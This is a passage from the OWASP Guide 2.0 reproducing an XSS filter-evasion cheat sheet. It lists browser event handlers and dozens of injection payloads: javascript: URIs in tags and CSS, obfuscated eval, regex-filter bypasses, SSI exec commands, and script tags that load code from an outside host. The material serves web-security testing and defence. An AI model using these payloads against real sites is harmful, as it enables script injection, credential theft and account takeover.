    OWASP Guide 2.0 • onCopy() (user needs to copy something or it can be exploited using the execCommand("Copy") command) • onCut() (user needs to copy something or it can be exploited using the execCommand("Cut") command) • onDataAvailible() (user would need to change data in an element, or attacker could perform the same function) • onDataSetChanged() (fires when the data set exposed by a data source object changes) • onDataSetComplete() (fires to indicate that all data is available from the data source object) • onDblClick() (user double-clicks a form element or a link) • onDeactivate() (fires when the activeElement is changed from the current object to another object in the parent document) • onDrag() (requires that the user drags an object) • onDragEnd() (requires that the user drags an object) • onDragLeave() (requires that the user drags an object off a valid location) • onDragEnter() (requires that the user drags an object into a valid location) • onDragOver() (requires that the user drags an object into a valid location) • onDragDrop() (user drops an object (e.g. file) onto the browser window) • onDrop() (user drops an object (e.g. file) onto the browser window) • onError() (loading of a document or image causes an error) • onErrorUpdate() (fires on a databound object when an error occurs while updating the associated data in the data source object) • onExit() (someone clicks on a link or presses the back button) • onFilterChange() (fires when a visual filter completes state change) • onFinish() (attacker can create the exploit when marquee is finished looping) • onFocus() (attacker executes the attack string when the window gets focus) • onFocusIn() (attacker executes the attack string when window gets focus) • onFocusOut() (attacker executes the attack string when window looses focus) 282
  • 283.
    OWASP Guide 2.0 • onHelp() (attacker executes the attack string when users hits F1 while the window is in focus) • onKeyDown() (user depresses a key) • onKeyPress() (user presses or holds down a key) • onKeyUp() (user releases a key) • onLayoutComplete() (user would have to print or print preview) • onLoad() (attacker executes the attack string after the window loads) • onLoseCapture() (can be exploited by the releaseCapture() method) • onMouseDown() (the attacker would need to get the user to click on an image) • onMouseEnter() (cursor moves over an object or area) • onMouseLeave() (the attacker would need to get the user to mouse over an image or table and then off again) • onMouseMove() (the attacker would need to get the user to mouse over an image or table) • onMouseOut() (the attacker would need to get the user to mouse over an image or table and then off again) • onMouseOver() (cursor moves over an object or area) • onMouseUp() (the attacker would need to get the user to click on an image) • onMouseWheel() (the attacker would need to get the user to use their mouse wheel) • onMove() (user or attacker would move the page) • onMoveEnd() (user or attacker would move the page) • onMoveStart() (user or attacker would move the page) • onPaste() (user would need to paste or attacker could use the execCommand("Paste") function) • onProgress() (attacker would use this as a flash movie was loading) • onPropertyChange() (user or attacker would need to change an element property) • onReadyStateChange() (user or attacker would need to change an element property) • onReset() (user or attacker resets a form) 283
  • 284.
    OWASP Guide 2.0 • onResize() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>) • onResizeEnd() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>) • onResizeStart() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>) • onRowEnter() (user or attacker would need to change a row in a data source) • onRowExit() (user or attacker would need to change a row in a data source) • onRowDelete() (user or attacker would need to delete a row in a data source) • onRowInserted() (user or attacker would need to insert a row in a data source) • onScroll() (user would need to scroll, or attacker could use the scrollBy() function) • onSelect() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");) • onSelectionChange() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");) • onSelectStart() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");) • onStart() (fires at the beginning of each marquee loop) • onStop() (user would need to press the stop button or leave the webpage) • onSubmit() (requires attacker or user submits a form) • onUnload() (as the user clicks any link or presses the back button or attacker forces a click) IMG Dynsrc Works in IE <IMG DYNSRC="javascript:alert('XSS')"> Input DynSrc <INPUT TYPE="image" DYNSRC="javascript:alert('XSS');"> 284
  • 285.
    OWASP Guide 2.0 BackgroundSource Works in IE <BGSOUND SRC="javascript:alert('XSS');"> & JS Include Netscape 4.x <br size="&{alert('XSS')}"> Layer Source Include Netscape 4.x <LAYER SRC="http://xss.ha.ckers.org/a.js"></layer> Style Sheet <LINK REL="stylesheet" HREF="javascript:alert('XSS');"> VBScript in an Image <IMG SRC='vbscript:msgbox("XSS")'> Mocha Early Netscape only <IMG SRC="mocha:[code]"> Livescript Early Netscape only <IMG SRC="livescript:[code]"> 285
  • 286.
    OWASP Guide 2.0 Meta The odd thing about meta refresh is that it doesn't send a referrer in the header on IE, Firefox, Netscape or Opera - so it can be used for certain types of attacks where you need to get rid of referring URLs. <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');"> IFrame If iframes are allowed there are a lot of other XSS problems as well <IFRAME SRC=javascript:alert('XSS')></IFRAME> Frameset <FRAMESET><FRAME SRC=javascript:alert('XSS')></FRAME></FRAMESET> Table Who would have thought tables were XSS targets... except me, of course!  <TABLE BACKGROUND="javascript:alert('XSS')"> DIV Background Image <DIV STYLE="background-image: url(javascript:alert('XSS'))"> DIV Behavior for .htc XSS exploits Netscape only <DIV STYLE="behaviour: url('http://xss.ha.ckers.org/exploit.htc');"> DIV expression IE only. A variant of this was effective against a real world XSS filter using a new line between the colon and "expression" <DIV STYLE="width: expression(alert('XSS'));"> 286
  • 287.
    OWASP Guide 2.0 Styletags with broken up JavaScript <STYLE>@import'javascript:alert("XSS")';</STYLE> IMG Style with expression This is really a hybrid of the above XSS vectors, but it really does show how hard STYLE tags can be to parse <IMG STYLE=' xss: expression(alert("XSS"))'> Style Tag Netscape Only <STYLE TYPE="text/javascript">alert('X SS');</STYLE> Style Tag using Background Image <STYLE TYPE="text/css">.XSS{background- image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A> Style Tag using background <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE> BASE tag You need the // to comment out the next characters so you won't get a JS error and your XSS tag will render. Also, this relies on the fact that the website uses dynamically placed images like "/images/image.jpg" rather than full paths: <BASE HREF="javascript:alert('XSS');//"> 287
  • 288.
    OWASP Guide 2.0 ObjectTag IE only. If they allow objects, you can also inject virus payloads to infect the users, and same with the APPLET tag: <OBJECT data=http://xss.ha.ckers.org width=400 height=400 type=text/x- scriptlet"> Object with Flash Using an OBJECT tag you can embed a flash movie that contains XSS: getURL("javascript:alert('XSS')") Using the above action script inside flash can obfuscate your XSS vector: a="get"; b="URL"; c="javascript:"; d="alert('XSS');"; eval(a+b+c+d); XML <XML SRC="javascript:alert('XSS');"> IMG SRC, when all else fails Assuming you can only write into the <IMG SRC="$yourinput"> field and the string "javascript:" is recursively removed: "> <BODY ONLOAD="a();"><SCRIPT>function a(){alert('XSS');}</SCRIPT><" Assuming you can only fit in a few characters and it filters against ".js" you can rename your JavaScript file to an image as an XSS vector: <SCRIPT SRC="http://xss.ha.ckers.org/xss.jpg"></SCRIPT> 288
  • 289.
    OWASP Guide 2.0 Halfopen HTML/JS XSS vector This is useful as a vector because it doesn't require a close angle bracket. This assumes there is ANY HTML tags below where you are injecting your XSS. Even though there is no close ">" tag the tags below it will close it. Two notes 1) this does mess up the HTML, depending on what HTML is beneath it and 2) you definitely need the quotes or it will cause your JavaScript to fail as the next line it will try to render will be something like "</TABLE>". As a side note, this was also affective against a real world XSS filter I came across using an open ended IFRAME tag instead of an IMG tag: <IMG SRC="javascript:alert('XSS')" Server Side Includes Requires SSI to be installed on the server <!--#exec cmd="/bin/echo '<SCRIPT SRC'"--><!--#exec cmd="/bin/echo '=http://xss.ha.ckers.org/a.js></SCRIPT>'"--> IMG Embedded commands This works when the webpage where this is injected (like a web-board) is behind password protection and that password protection works with other commands on the same domain. This can be used to delete users, add users (if the user who visits the page is an administrator), send credentials elsewhere, etc.... This is one of the lesser-used but most useful XSS vectors: <IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciousco de"> XSS using HTML quote encapsulation This was tested in IE, your mileage may vary. For performing XSS on sites that allow "<SCRIPT>" but don't allow "<SCRIPT SRC..." by way of a regex filter "/<script[^>]+src/i": <SCRIPT a=">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT> 289
  • 290.
    OWASP Guide 2.0 For performing XSS on sites that allow "<SCRIPT>" but don't allow "&ltscript src...", say for example by this regex filter: /<script((s+w+(s*=s*(?:"(.)*?"|'(.)*?'|[^'">s]+))?)+s*|s*)src/i This is an important one, because I've seen the above regex in the wild): <SCRIPT =">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT> Or <SCRIPT a=">" '' SRC="http://xss.ha.ckers.org/a.js"></SCRIPT> Or <SCRIPT "a='>'" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT> I know I said I wasn't going to discuss mitigation techniques but the only thing I've seen work for this XSS example if you still want to allow <SCRIPT> tags but not remote script is a state machine (and of course there are other ways to get around this if they allow <SCRIPT> tags). This XSS still worries me, as it would be nearly impossible to stop this without blocking all active content: <SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://xss.ha.ckers.org/a.js"></SCRIPT> URL String Evasion Assuming "http://www.google.com/" is programmatically disallowed. • IP versus hostname <A HREF=http://66.102.7.147/>link</A> • URL encoding <A 290
  • 291.
    OWASP Guide 2.0 HREF=http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D>link</A > Protocol resolution bypass ht:// translates in IE to http:// and there are many others that work with XSS as well, such as htt://, hta://, help://, etc.... This is really handy when space is an issue too (two less characters can go a long way. <A HREF=ht://www.google.com/>link</A> Removing cnames When combined with the above URL, removing "www." will save an additional 4 bytes for a total byte savings of 6 for servers that have this set up properly. <A HREF=http://google.com/>link</A> Fully Qualified Domain Name Add a last period for FQDN resolution. <A HREF=http://www.google.com./>link</A> JavaScript <A HREF="javascript:document.location='http://www.google.com/'">link</A> Content replace as attack vector Assuming "http://www.google.com/" is programmatically replaced with nothing. I actually used a similar attack vector against a real world XSS filter by using the conversion filter itself to help create the attack vector (IE: "java&#x26;#x09;script:" was converted into "java&#x09;script:", which renders in IE and Opera. <A HREF=http://www.gohttp://www.google.com/ogle.com/>link</A> 291
  • 292.
    OWASP Guide 2.0 CharacterEncoding The following is all currently possible valid encodings of the character “<”. Standards are great, aren’t they?  < &#X03c %3C &#X003c &lt &#X0003c &lt; &#X00003c &LT &#X000003c &LT; &#X3c; &#60 &#X03c; &#060 &#X003c; &#0060 &#X0003c; &#00060 &#X00003c; &#000060 &#X000003c; &#0000060 &#x3C &#60; &#x03C &#060; &#x003C &#0060; &#x0003C &#00060; &#x00003C &#000060; &#x000003C &#0000060; &#x3C; &#x3c &#x03C; &#x03c &#x003C; &#x003c &#x0003C; &#x0003c &#x00003C; &#x00003c &#x000003C; &#x000003c &#X3C &#x3c; &#X03C &#x03c; &#X003C &#x003c; &#X0003C &#x0003c; &#X00003C &#x00003c; &#X000003C &#x000003c; &#X3C; &#X3c &#X03C; 292
  • 293.
    OWASP Guide 2.0 &#X003C; x3c &#X0003C; x3C &#X00003C; u003c &#X000003C; u003C 293